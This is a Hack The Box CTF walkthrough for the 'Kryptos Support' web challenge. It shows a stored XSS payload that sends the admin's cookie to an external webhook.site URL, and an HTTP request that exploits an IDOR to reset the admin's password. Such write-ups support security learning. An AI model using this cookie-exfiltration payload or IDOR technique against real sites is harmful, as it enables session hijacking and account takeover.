Kryptos Support - HTB Easy Challenge | XSS Session Hijacking & IDOR
Walkthrough for Kryptos Support challenge from Hack The Box. An easy web challenge where a stored XSS in the support form steals the admin session token, and an IDOR in the user update endpoint lets us reset the admin password to retrieve the flag.
Challenge Overview
The secret vault used by the Longhir’s planet council, Kryptos, contains some very sensitive state secrets that Virgil and Ramona are after to prove the injustice performed by the commission. Ulysses performed an initial recon at their request and found a support portal for the vault. Can you take a look if you can infiltrate this system?
Solution
The Website
The challenge does not provide the source code. We proceed to analyze the site, starting from the home page via Burp.

From the homepage we can send support messages, and if we try sending one, we get a message saying the admin will read it shortly. Classic XSS vector. Clicking the backend button in the top-left takes us to a login page.

Let’s try to grab the admin’s session token with the classic XSS payload, using webhook.site to help us.
The payload I’ll use is this:
1
<script>document.location='https://webhook.site/d7701116-2057-49ba-8ec2-8c4bba8abf43?c='+document.cookie</script>
We submit it in the support box and receive a request on the webhook dashboard containing the admin’s session token.

We copy the token into the site’s cookies. This doesn’t give us access to anything, but if we look at the HTML of the login page we see that a JS login script is being loaded, which might tell us where a successful login redirects to.

Let’s open it in the browser.

A successful login would redirect us to /tickets. Let’s go there ourselves.
As soon as the page loads, we will be redirected to our webhook site, as if we were the admin viewing the message. To prevent this, just enable the Burp proxy and drop the request.

We are logged in as a moderator, but the flag is nowhere to be seen. Let’s go into the settings with the button in the top-left.

We can change our password. Let’s do it and look at the request we send.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
POST /api/users/update HTTP/1.1
Host: 154.57.164.75:43819
Content-Length: 30
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://154.57.164.75:43819
Referer: http://154.57.164.75:43819/settings
Accept-Encoding: gzip, deflate, br
Cookie: session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im1vZGVyYXRvciIsInVpZCI6MTAwLCJpYXQiOjE3OTQ5NTA0NTh9.e2eTRvm1yjsHuGmKMay8pA4MLtH3Fg1hhkb0Qiutm_M
Connection: keep-alive

{"password":"hey","uid":"100"}
The fact that we can supply a uid might mean there’s an IDOR vulnerability. Let’s try resending the request with id 1, which is often the admin’s since it’s the first account created.

We changed the admin’s password! Let’s log back in as them and get the flag.
Flag obtained.